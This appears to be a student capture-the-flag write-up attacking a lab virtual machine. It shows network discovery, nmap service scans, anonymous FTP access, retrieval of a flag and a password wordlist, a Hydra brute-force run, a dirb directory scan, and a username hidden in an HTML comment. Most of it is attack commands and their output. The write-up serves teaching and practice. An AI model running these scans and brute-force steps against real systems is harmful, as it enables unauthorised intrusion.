
Network-Major-Project-Hackthon2

Searching for network of Hackthon 2


Use > netdiscover -I eth0



```
 Currently scanning: 172.16.90.0/16   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 169.254.79.205  00:50:56:c0:00:08      2     120  VMware, Inc.
 192.168.242.2   00:50:56:ef:fd:1b      3     180  VMware, Inc.
 192.168.242.130 00:0c:29:d0:77:43      3     180  VMware, Inc.
 192.168.242.254 00:50:56:e6:5f:02      1      60  VMware, Inc.
```

Ip address > 192.168.242.130

Nmap scanning for getting open port details and their version details by –sV.
(scans 1000 ports by default)




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV 192.168.242.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 04:24 EDT
Nmap scan report for 192.168.242.130
Host is up (0.00032s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:D0:77:43 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds
```

Also can Aggressive scanning for more information like whether can do anonymous login or not

Use > nmap –A 192.168.242.130

Network-Major-Project-Hackthon2




```
┌──(root💀kali)-[/home/kali]
└─# nmap -A 192.168.242.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 05:03 EDT
Nmap scan report for 192.168.242.130
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.242.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

So there is an anonymous ftp login is allowed.

As the anonymous ftp login is allowed we will try to login it:

Use > ftp 192.168.242.130

Give username : anonymous and password : anything you will get a remote access to server.




```
┌──(root💀kali)-[/home/kali]
└─# ftp 192.168.242.130
Connected to 192.168.242.130.
220 (vsFTPd 3.0.3)
Name (192.168.242.130:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Files present in ftp are flag1.txt and word.dir

To download .txt file


Use > mget *.txt

Network-Major-Project-Hackthon2



```
ftp> mget *.txt
mget flag1.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
226 Transfer complete.
47 bytes received in 0.01 secs (8.7492 kB/s)
```

Data in flag.txt file is:




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  flag1.txt  Music  pent.txt  Pictures  Public  shadow.txt  Templates  Videos  word.dir

┌──(kali㉿kali)-[~]
└─$ cat flag1.txt
FLAG{7e3c118631b68d159d9399bda66fc684}
```

To get word.dir file:

Use > get word.dir

Content in word.dir:




Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Kali-Linux-2021.2-vmwa
Metasploitable2-Linux
Hackathon2
Shared VMs (Deprecated)
Kali-Linux-2021.2-vmwar...
Hackathon2
~/word.dir [Read Onl...
root@kali: /home/kali
kali
05:43 AM
67%
~/word.dir [Read Only] - Mousepad
File Edit Search View Document Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C Rain
ENG
03:13 PM

```
happy
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
test123
sunshine
```

Using Hydra tool (Manual) for login credentials :

Use > hydra –L <path of user file> -P <path of password file> ftp://192.168.242.130

Network-Major-Project-Hackthon2




```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/User.txt -P /home/kali/Pass.txt ftp://192.168.242.130
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 05:55:39
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking ftp://192.168.242.130:21/
[21][ftp] host: 192.168.242.130   login: anonymous   password: user
[21][ftp] host: 192.168.242.130   login: anonymous   password: admin
[21][ftp] host: 192.168.242.130   login: anonymous   password: root
[21][ftp] host: 192.168.242.130   login: anonymous   password: anonymous
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 05:55:44
```

So by this username as anonymous and password as any data can get access.

HTTP

Searching the ip address of hackthon for HTTP detais:




To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Directory Listing using Dirbuster:

Use > dirb http://192.168.242.130/


Network-Major-Project-Hackthon2



```
┌──(root💀kali)-[/home/kali]
└─# dirb http://192.168.242.130/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep 28 06:02:31 2021
URL_BASE: http://192.168.242.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.242.130/ ----
+ http://192.168.242.130/index.html (CODE:200|SIZE:1254)
+ http://192.168.242.130/robots.txt (CODE:200|SIZE:70)
+ http://192.168.242.130/server-status (CODE:403|SIZE:280)

-----------------

END_TIME: Tue Sep 28 06:02:38 2021
DOWNLOADED: 4612 - FOUND: 3
```

robot.txt file present


http://192.168.242.130/robots.txt :



```
user-agent:*
disallow: */

user-agent:*
disallow: */

user-agent:*
```

http://192.168.242.130/server-status:

Network-Major-Project-Hackthon2



Nothing is in here

```
<html>
▼<head>
   <title>happy</title>
 </head>
▼<body>
   <h1>Nothing is in here</h1>
 </body>
 <!--username: hackathonll > </html>-->
</html>
```

No element selected.